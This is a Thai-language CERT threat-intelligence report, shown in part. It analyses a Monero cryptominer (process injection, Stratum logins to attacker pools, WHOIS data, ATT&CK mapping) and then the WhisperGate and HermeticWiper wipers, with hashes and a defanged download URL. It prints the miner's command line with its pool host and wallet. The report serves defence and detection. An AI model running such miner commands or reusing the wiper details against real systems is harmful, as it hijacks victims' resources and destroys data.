- ในกรณีที่มัลแวร์สามารถ Resolve DNS และเชื่อมต่อกับโดเมนปลายทางได้ มัลแวร์จะทำการส่ง Login Request ออกไปยังโดเมนดังกล่าว โดยข้อมูลที่อยู่ภายในเป็นค่าการตั้งค่าของ Stratum Mining Protocol[9] ซึ่งใช้สำหรับขุดเหรียญ Monero โดยค่าข้อมูลในส่วนที่เป็น Username จะมีค่าไม่ซ้ำกันในแต่ละโดเมน ในขณะที่ Password จะใช้คำว่า “x” เหมือนกันทั้งหมด
- อนึ่ง ค่า String ที่ตรวจพบใน Memory Address จากไฟล์ csrss.exe (malicous) มีลักษณะเป็น Command-line ซึ่งมีความสอดคล้องกับข้อมูลที่พบใน Network Traffic โดยมีรายละเอียดดังนี้

```
-o rx.tgoodluck.xyz:1238 -u
Sumoo16SY3TMEoKucWuyzc83RpyqC5Kjx8xUJUJE3gwuGEVwDnZrS2u5sKgBKf
6VweLphYxVbki8pPvt1yYgTUGTF6MbYPgwFtJ -p x -k
```


รูปภาพประกอบ

[9] "xmrig/xmrig-proxy: Monero (XMR) Stratum protocol proxy - GitHub." https://github.com/xmrig/xmrig-proxy. Accessed 26 Jun. 2021.




ภาพประกอบ (1) - ค่า Strings ที่ตรวจพบภายใน Memory Address ของไฟล์ csrss.exe (malicious)

ภาพประกอบ (2) - โปรเซส csrss.exe (malicious) และ Child Process: svchost.exe ที่ถูก Run จากไดเรคทอรี่ซึ่งผิดปกติ




ภาพประกอบ (3) - มัลแวร์ทำการสร้าง Windows services โดยใช้วิธีการสร้าง Service ชื่อ “clr_optimization_v4.0.30328_64” ภายใต้ Registry key: HKLM\System\CurrentControlSet\Services\



No.	Time	Source	Destination	Prot	Lengt	Info
20457	7710.915…	192.168.9.102	192.168.9.101	DNS	84	Standard query 0x4c88 A emergency.googel-dns.com
20458	7710.915…	192.168.9.101	192.168.9.102	DNS	100	Standard query response 0x4c88 A emergency.google…
20459	7710.918…	192.168.9.102	192.168.9.101	TCP	66	49806 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=146…
20460	7710.918…	192.168.9.101	192.168.9.102	TCP	54	5555 → 49806 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20461	7710.962…	192.168.9.102	192.168.9.101	DNS	84	Standard query 0xf72f A donate.v2.googel-dns.com
20462	7710.963…	192.168.9.101	192.168.9.102	DNS	100	Standard query response 0xf72f A donate.v2.google…
20463	7710.964…	192.168.9.102	192.168.9.101	TCP	66	49807 → 3333 [SYN] Seq=0 Win=64240 Len=0 MSS=146…
20464	7710.964…	192.168.9.101	192.168.9.102	TCP	54	3333 → 49807 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

ภาพประกอบ (4) - ข้อมูล Network Traffic จาก Lab แสดงให้เห็นว่าเครื่องคอมพิวเตอร์ที่ติดมัลแวร์ (ไอพี 192.168.9.102) พยายามเชื่อมต่อไปยังโดเมน emergency.googel-dns.com (ไอพี 192.168.9.101) ผ่านพอร์ต 5555 ด้วยโปรโตคอล TCP และโดเมน donate.v2.googel-dns.com (ไอพี 192.168.9.101) ผ่านพอร์ต 3333 ด้วยโปรโตคอล TCP



Event Time	Event Type	Local Address	Remote Address	Remote Host Name	Local Port	Remote Port	Process ID	Process Name
6/28/2021 7:48:3…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50063	3333	4908	svchost.exe
6/28/2021 7:48:5…	Close	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50063	3333	4908	svchost.exe
6/28/2021 7:48:5…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50075	3333	4908	svchost.exe
6/28/2021 7:48:5…	Close	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50075	3333	4908	svchost.exe
6/28/2021 7:50:3…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50158	5555	4908	svchost.exe
6/28/2021 7:50:5…	Close	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50158	5555	4908	svchost.exe
6/28/2021 7:50:5…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50169	5555	4908	svchost.exe
6/28/2021 7:51:1…	Close	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50169	5555	4908	svchost.exe
6/28/2021 7:51:1…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50181	5555	4908	svchost.exe
6/28/2021 7:51:1…	Close	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50181	5555	4908	svchost.exe
6/28/2021 7:51:2…	Open	192.168.9.102	192.168.9.101	101.9.168.192.in-addr.arpa	50185	1238	4908	svchost.exe

ภาพประกอบ (5) - เครื่องมือ TCPLogView แสดงข้อมูลให้เห็นว่าโปรเซส svchost.exe ซึ่งเป็น Child Process ของ csrss.exe (malicious) คือ โปรเซสที่เป็นต้นตอของ Malicious network traffic ที่ใช้งานพอร์ต 5555, 3333, และ 1238

rx.tgoodluck.xyz

Tags

Cryptocurrency Mining Pool

พอร์ต

- 1238

TCP Sessions

- {"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"Sumoo16SY3TMEoKucWuyzc83RpyqC5Kjx8xUJUJE3gwuGEVwDnZrS2u5sKgBKf6VweLphYxVbki8pPvt1yYgTUGTF6MbYPgwFtJ","pass":"x","agent":"XMRig/2.14.1 (Windows NT 10.0; Win64; x64) libuv/1.24.1 msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/gpu","cn/rwz","cn/zls","cn/double"]}}

Whois

Domain Name: TGOODLUCK.XYZ

Registry Domain ID: D96640874-CNIC

Registrar WHOIS Server: whois.namesilo.com

Registrar URL: https://www.namesilo.com

Updated Date: 2021-05-04T09:12:31.0Z

Creation Date: 2019-03-14T05:52:03.0Z

Registry Expiry Date: 2023-03-14T23:59:59.0Z

Registrar: NameSilo, LLC

Registrar IANA ID: 1479

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Registrant Organization: See PrivacyGuardian.org

Registrant State/Province: AZ

Registrant Country: US

Name Server: LAURA.NS.CLOUDFLARE.COM

Name Server: JEREMY.NS.CLOUDFLARE.COM

DNSSEC: unsigned

Registrar Abuse Contact Email:

Registrar Abuse Contact Phone: +1.4805240066

URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

ความเชื่อมโยง

rx.tgoodluck.xyz	Connected_From	svchost.exe (child process ของ csrss.exe (malicious))

รายละเอียด


ไฟล์ svchost.exe ซึ่งเป็น Child Process และถูก Inject เธรด (Thread) โดยโปรเซส csrss.exe (SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) ทำการเชื่อมต่อมายังโดเมน rx.tgoodluck.xyz ผ่านพอร์ต 1238 ด้วยโปรโตคอล TCP ซึ่งข้อมูลที่ถูกส่งออกมาคือข้อมูลการตั้งค่าของ Stratum Mining Protocol ใช้สำหรับขุดสกุลเงินดิจิทัล (cryptocurrency mining) ชื่อ “Monero”

โดเมน tgoodluck.xyz มีการจดทะเบียนใช้งานเป็นครั้งแรกเมื่อวันที่ 13 มี.ค.62 เป็นเวลาพียงแค่ 13 วัน ก่อนที่ไฟล์ iexplore.exe (SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) จะถูก Compiled จึงมีความเป็นไปได้สูงที่โดเมนนี้จะถูกสร้างมาเพื่อรองรับการเชื่อมต่อในแคมเปญ (Campaign) นี้เป็นการเฉพาะ

นอกจากนี้ เมื่อตรวจสอบ Subdomain ของโดเมน tgoodluck.xyz โดยใช้เครื่องมือชื่อ Sublist3r[10] พบข้อมูลว่ามีการใช้งาน Subdomain อีกจำนวน 2 รายการ ได้แก่

---เริ่มต้น Subdomain---
top.tgoodluck.xyz
xyz.tgoodluck.xyz
---สิ้นสุด Subdomain---

รูปภาพประกอบ



ภาพประกอบ - เมื่อตรวจสอบโดเมน tgoodluck.xyz บน virustotal.com ณ วันที่ 30 มิ.ย.64 พบว่าไม่มี Anti-virus Engine ตัวใดระบุว่าโดเมนดังกล่าวเป็นภัยคุกคาม

[10] "aboul3la/Sublist3r: Fast subdomains enumeration tool for ... - GitHub." https://github.com/aboul3la/Sublist3r. Accessed 28 Jun. 2021.

emergency.googel-dns.com

Tags

Cryptocurrency Mining Pool

พอร์ต

- 5555

TCP Sessions

- {"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"452ZoCxhToLJTtGycncAUATThynLN4FnsE9jVxpeG6BrNGdqPC3LiBSKbBANdCCjk3ZNz9xm8E9qcRUMzAmKsDYwPa6Rs5K","pass":"x","agent":"XMRig/2.14.1 (Windows NT 10.0; Win64; x64) libuv/1.24.1 msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/gpu","cn/rwz","cn/zls","cn/double"]}}

Whois

Creation Date: 2020-01-05T19:06:10Z

DNSSEC: unsigned

Domain Name: GOOGEL-DNS.COM

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Domain Status: redemptionPeriod https://icann.org/epp#redemptionPeriod

Name Server: SK.S5.ANS1.NS148.ZTOMY.COM

Name Server: SK.S5.ANS2.NS148.ZTOMY.COM

Registrar Abuse Contact Email: abuse@web.com

Registrar Abuse Contact Phone: +1.8003337680

Registrar IANA ID: 2847

Registrar URL: http://www.networksolutions.com

Registrar WHOIS Server: whois.web.com

Registrar: Firstround Names LLC

Registry Domain ID: 2476219749_DOMAIN_COM-VRSN

Registry Expiry Date: 2021-01-05T19:06:10Z

Updated Date: 2021-02-18T08:48:03Z

ความเชื่อมโยง

emergency.googel-dns.com	Connected_From	svchost.exe (child process ของ csrss.exe (malicious))

รายละเอียด


ไฟล์ svchost.exe ซึ่งเป็น Child Process และถูก Inject เธรด (Thread) โดยโปรเซส csrss.exe (SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) ทำการเชื่อมต่อมายังโดเมน emergency.googel-dns.com ผ่านพอร์ต 5555 ด้วยโปรโตคอล TCP

ค่าพารามิเตอร์ของ Username คือ “452ZoCxhToLJTtGycncAUATThynLN4FnsE9jVxpeG6BrNGdqPC3LiBSKbBANdCCjk3ZNz9xm8E9qcRUMzAmKsDYwPa6Rs5K” ซึ่งมีความเป็นไปได้สูงว่าเป็น Monero Wallet Address ของผู้โจมตีด้วยเช่นกัน เนื่องจากมี Format ที่ตรงกับคุณลักษณะของ Monero Address Format

นอกจากนี้ เมื่อตรวจสอบ Subdomain ของโดเมน googel-dns.com โดยใช้เครื่องมือชื่อ Sublist3r พบข้อมูลว่ามีการใช้งาน Subdomain อีกจำนวน 6 รายการ ได้แก่

---เริ่มต้น Subdomain---
fee.googel-dns.com
miner.googel-dns.com
open.googel-dns.com
v2.googel-dns.com
xmr.googel-dns.com
donate.v2.googel-dns.com
---สิ้นสุด Subdomain---

รูปภาพประกอบ



ภาพประกอบ - เมื่อตรวจสอบโดเมน googel-dns.com บน virustotal.com ณ วันที่ 30 มิ.ย.64 พบว่ามีไม่มี Anti-virus Engine ตัวใดระบุว่าโดเมนดังกล่าวเป็นภัยคุกคาม

donate.v2.googel-dns.com

Tags

Cryptocurrency Mining Pool

พอร์ต

- 3333

TCP Sessions

- {"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"95193f3f06cff08a4458e298eb6b355ab5c85bea2b54fdc9e6deba1de34c3f04","pass":"x","agent":"XMRig/2.14.1 (Windows NT 10.0; Win64; x64) libuv/1.24.1 msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/gpu","cn/rwz","cn/zls","cn/double"]}}

ไอพี

ความเชื่อมโยง		
202.91.245.237 59.173.17.102 202.75.212.134 113.161.98.142 43.229.153.157	Resolve_To	tgoodluck.xyz
208.91.197.46 37.59.44.193 37.59.43.131	Resolve_To	emergency.googel-dns.com
208.91.197.46 204.11.56.48 50.63.202.75	Resoved_To	donate.v2.googel-dns.com

รายละเอียด

ในช่วงเวลาที่ทำการวิเคราะห์ โดเมน tgoodluck.xyz, emergency.googel-dns.com, และ donate.v2.googel-dns.com ถูก Resolved มายังไอพีเหล่านี้

Revisions

5 ก.ค.64 : เวอร์ชั่นที่ 1

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[11]

Resource Development

T1583.006	Acquire Infrastructure: Web Services

Execution

T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1106	Native API
T1569.002	System Services: Service Execution

Persistence

T1543.003	Create or Modify System Process: Windows Service

Privilege Escalation

T1134.001	Access Token Manipulation: Token Impersonation/Theft
T1134.002	Access Token Manipulation: Create Process with Token

Defense Evasion

T1036.004	Masquerade Task or Service
T1036.005	Match Legitimate Name or Location
T1055.003	Process Injection: Thread Execution Hijacking
T1070.004	Indicator Removal on Host: File Deletion
T1112	Modify Registry
T1576	Uninstall Malicious Application

Discovery

T1057	Process Discovery
T1124	System Time Discovery

Command And Control

T1571	Non-Standard Port

Impact

T1496	Resource Hijacking

[11] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

เอกสารแนบท้าย 2

[TLP:WHITE] รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา

2 มี.ค.65

ศูนย์ TTC-CERT พบการแจ้งเตือนถึงภัยคุกคามทางไซเบอร์อันเนื่องมาจากความขัดแย้งระหว่างรัสเซียและยูเครน โดยเฉพาะการโจมตีของผู้ไม่หวังดีที่ใช้มัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครน ซึ่งคาดว่ามีวัตถุประสงค์เพื่อทำลายระบบคอมพิวเตอร์เพื่อไม่ให้สามารถใช้งานได้ โดยการโจมตีทางไซเบอร์เพื่อวัตถุประสงค์ดังกล่าวต่อหน่วยงานต่าง ๆ ในประเทศยูเครนมีแนวโน้มที่จะเกิดเพิ่มมากขึ้นและอาจแพร่กระจายไปยังองค์กรในประเทศอื่น ๆ โดยไม่ตั้งใจ ทั้งนี้ ศูนย์ TTC-CERT แนะนำให้องค์กรควรพิจารณาในเรื่องการดำเนินการอย่างจริงจังเพื่อเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เพิ่มความระมัดระวัง เสริมมาตรการเกี่ยวกับการป้องกันการโจมตีทางไซเบอร์ขององค์กรโดยใช้ข้อมูลจากรายงานฉบับนี้ และ เตรียมความพร้อมสำหรับแผนตอบสนองต่อเหตุการณ์ดังกล่าว เพื่อปกป้องระบบสารสนเทศขององค์กรจากการโจมตีทางไซเบอร์

ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้สมาชิกศูนย์ TTC-CERT สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ทั้งนี้ หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

หมายเหตุ: ตัวอักษรสีแดง หมายถึง ไฟล์ sample ที่ศูนย์ TTC-CERT ร้องขอ หากผู้อ่านพบไฟล์ดังกล่าว กรุณาส่งมาที่ report@ttc-cert.or.th

ข้อมูลที่พบจาก threat intelligence

ในห้วง มกราคม 2565 ถึง 2 มีนาคม 2565 ศูนย์ TTC-CERT พบว่ามีการใช้มัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) เพื่อบรรลุวัตถุประสงค์ทางทหารของกองทัพรัสเซีย **จำนวน 3 ระลอก** ดังนี้

ระลอกที่ 1 ประมาณ 15 ม.ค.65

- **WhisperGate**
  - WhisperGate ทำการโจมตีโดยมี 4 stage ซึ่งมีวัตถุประสงค์เพื่อทำลาย Master Boot Record (MBR) และ ไฟล์ข้อมูลในฮาร์ดดิสก์ ตลอดจนถูกออกแบบมาเพื่อทำลายให้เครื่องคอมพิวเตอร์ไม่สามารถใช้งานได้
  - **Stage ที่ 1 (MBR Wiper)** WhisperGate เริ่มต้นด้วยการเขียนข้อมูลทับ Master Boot Record (MBR) และแสดง ransomware note ปลอมหลังจากที่ระบบได้ทำการ Restart ซึ่งการเขียนข้อมูลลงใน MBR อาจส่งผลให้เครื่องคอมพิวเตอร์ไม่สามารถบูตเข้าใช้งานระบบปฏิบัติการ (OS) ได้

- stage1.exe (WhisperGate stage 1)
  - MD5: 5d5c99a08a7d927346ca2dafa7973fc1
  - SHA-1: 189166d382c73c242ba45889d57980548d4ba37e
  - SHA-256: a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
  - Imphash: 3a2a2de20daa74d8f6921230416ed4e6
- ใน stage แรก WhisperGate ไม่ได้บังคับให้เครื่องคอมพิวเตอร์ที่ถูกโจมตีทำการรีบูตแต่จะรอให้เหยื่อรีบูตระบบด้วยตนเองแทน ในระหว่างที่ระบบทำการ Reboot มัลแวร์ จะทำการโจมตีใน stage ที่ 2

■ **Stage ที่ 2 (Downloader)** เป็น malware downloader ที่ใช้ในการเชื่อมต่อโดยใช้โปรโตคอล HTTP ซึ่งตัว downloader ได้ถูก hardcode URL ซึ่งชี้ไปที่ Discord (hxxps://cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg) สำหรับการดาวน์โหลด Stage ที่ 3

- stage2.exe (WhisperGate stage 2)
  - MD5: 14c8482f302b5e81e3fa1b18a509289d
  - SHA-1: 16525cb2fd86dce842107eb1ba6174b23f188537
  - SHA-256: dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
  - Imphash: f34d5f2d4577ed6d9ceec516c1f5a744
  - Hardcode URL: hxxps://cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg
  - Discord server: 162.159.135[.]233

■ **Stage ที่ 3 (Injector)** เป็นไฟล์ .NET assembly ซึ่งผู้ไม่หวังดีได้ทำการ obfuscate โดยใช้วิธี reverse order ของแต่ละไบต์ในไฟล์ เมื่อลำดับไบต์ของเพย์โหลดถูก reverse กลับ จะได้ไฟล์ Win32 DLL (Dynamic Link Library) ชื่อ “Frkmlkdkdubkznbkmcf.dll” ซึ่งเมื่อทำการโหลด resource ที่อยู่ในไฟล์นี้และทำการ decode จะได้ไฟล์ AdvancedRun และ Waqybg (Stage ที่ 4) โดยไฟล์ advancedrun.exe มีวัตถุประสงค์เพื่อใช้หยุดการทำงานของ Windows Defender

- Stage3 - (WhisperGate stage 3 ยังไม่ได้ทำ reverse กลับ)

- MD5: b3370eb3c5ef6c536195b3bea0120929
- SHA-1: b2d863fc444b99c479859ad7f012b840f896172e
- SHA-256: 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6

- Stage3 - Frkmlkdkdubkznbkmcf.dll (WhisperGate stage 3 ทำ reverse กลับแล้ว)
  - MD5: e61518ae9454a563b8f842286bbdb87b
  - SHA-1: 82d29b52e35e7938e7ee610c04ea9daaf5e08e90
  - SHA-256: 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
  - Imphash: dae02f32a21e03ce65412f6e56942daa
- AdvancedRun (WhisperGate stage 3)
  - SHA-256: cd5cb94cba8f2d5de82cfb548d21066b5bd79a0e8f721e86c464e5ad50f85d5b

■ **Stage ที่ 4 (File Corruptor)** ขั้นตอนสุดท้ายของการโจมตีเพื่อทำลายให้ไฟล์ที่อยู่บนฮาร์ดดิสก์เสียหาย โดย Waqybg จะถูกสั่งให้เขียนข้อมูลขนาด 1MB ทับ (overwrite) ในแต่ละไฟล์ที่ถูกกำหนดมา ซึ่งผู้ไม่หวังดีได้ทำการระบุไฟล์ที่จะทำลายดังนี้ .HTML .HTM .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP3 .DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .MSG .EML .TXT .CSV .RTF .WKS .WK1 .PDF .DWG .JPEG .JPG .DOCM .DOT .DOTM .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM .PPTM .POT .PPS .PPSM .PPSX .HWP .SXI .STI .SLDX .SLDM .BMP .PNG .GIF .RAW .TIF .TIFF .PSD .SVG .CLASS .JAR .SCH .VBS .BAT .CMD .ASM .PAS .CPP .SXM .STD .SXD .ODP .WB2 .SLK .DIF .STC .SXC .ODS .3DM .MAX .3DS .STW .SXW .ODT .PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .JAVA .INC .INI .PPK .LOG .VDI .VMDK .VHD .MDF .MYI .MYD .FRM .SAV .ODB .DBF .MDB .ACCDB .SQL .SQLITEDB .SQLITE3 .LDF .ARC .BAK .TAR .TGZ .RAR .ZIP .BACKUP .ISO .CONFIG และเมื่อ File Corrupter ได้ทำลายไฟล์เป้าหมาย (เขียนทับไฟล์เป้าหมาย) เรียบร้อยแล้ว จะลบตัวเอง (WhisperGate) ทิ้งทันที

- Waqybg (WhisperGate stage 4 File Corrupter)
    - MD5: 3907c7fbd4148395284d8e6e3c1dba5d
    - SHA-1: a67205dc84ec29eb71bb259b19c1a1783865c0fc
    - SHA-256: 34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907
    - Imphas: 54cfabe19c96b84b5812f45d4663034f

ระลอกที่ 2 ประมาณ 23 ก.พ.65

- **HermeticWiper**
    - HermeticWiper มีวัตถุประสงค์เพื่อทำลายข้อมูลใน master boot record และข้อมูลที่สำคัญบนฮาร์ดดิสก์ซึ่งส่งผลให้เครื่องคอมพิวเตอร์ดังกล่าวไม่สามารถใช้งานได้ โดยการโจมตีแบบทำลายล้างเหล่านี้ประกอบไปด้วยการโจมตีอย่างน้อยสามส่วนดังนี้
    - **ส่วนที่ 1. HermeticWiper**: สำหรับการโจมตีเพื่อทำให้ระบบใช้งานไม่ได้โดยทำให้ข้อมูลบนฮาร์ดดิสก์ของเครื่องคอมพิวเตอร์เสียหาย
        - HermeticWiper เป็นโปรแกรมที่ถูก sign โดย certificate ของ Hermetica Digital Ltd โดย certificate ออกเมื่อวันที่ 13 เมษายน 2564 แต่อย่างไรก็ตามในห้วงเวลาที่รายงานฉบับนี้ออก certificate นี้ได้ถูกเพิกถอน (revoke) ไปเป็นที่เรียบร้อยแล้ว
        - HermeticWiper ถูกออกแบบมาเพื่อใช้โจมตีเป้าหมายที่ใช้ระบบปฏิบัติการ Windows โดยใน resource ของ HermeticWiper มีไดร์เวอร์ 4 ตัวที่ฝังอยู่ ซึ่งเป็นไดร์เวอร์ที่ legitimate ของซอฟต์แวร์ชื่อ EaseUS Partition Master ที่ถูก sign โดย CHENGDU YIWO Tech Development Co. ซึ่งใช้สำหรับทำงานในระดับ low-level disk โดยมีรายละเอียดดังต่อไปนี้
            - x64 driver (ใน resource ของ HermeticWiper)
                - MD5: 6106653b08f4f72eeaa7f099e7c408a4
                - SHA-1: 0e84aff18d42fc691cb1104018f44403c325ad21
                - SHA-256: 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
                - Imphash: 5bba6eb3fccad3d563d56ef2d7e5d5e8
            - x86 driver (ใน resource ของ HermeticWiper)

- MD5: 093cee3b45f0954dce6cb891f6a920f7
- SHA-1: 379ff9236f0f72963920232f4a0782911a6bd7f7
- SHA-256: 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
- Imphash: 497ab08ca4751a30dbbe7158d270945d

○ x64 XP driver (ใน resource ของ HermeticWiper)

- MD5: bdf30adb4e19aff249e7da26b7f33ead
- SHA-1: 87bd9404a68035f8d70804a5159a37d1eb0a3568
- SHA-256: 23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
- Imphash: 8dfd5cbf88d986cbbf130b4191352375

○ x86 XP driver (ใน resource ของ HermeticWiper)

- MD5: d57f1811d8258d8d277cd9f53657eef9
- SHA-1: b33dd3ee12f9e6c150c964ea21147bf6b7f7afa9
- SHA-256: 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
- Imphash: 57041138fec5a26208c8fbbb522eb8c3

- จากนั้น HermeticWiper จะดำเนินการปิดการใช้งาน (disable) Volume Shadow Copy Service (VSS) และทำลายตัวเองโดยเขียนทับไฟล์ตัวเองด้วยข้อมูลแบบสุ่ม
- ตำแหน่งต่อไปนี้จะถูกเขียนทับ (overwrite) ด้วยข้อมูลแบบสุ่มที่สร้างโดยฟังก์ชัน Windows API CryptGenRandom
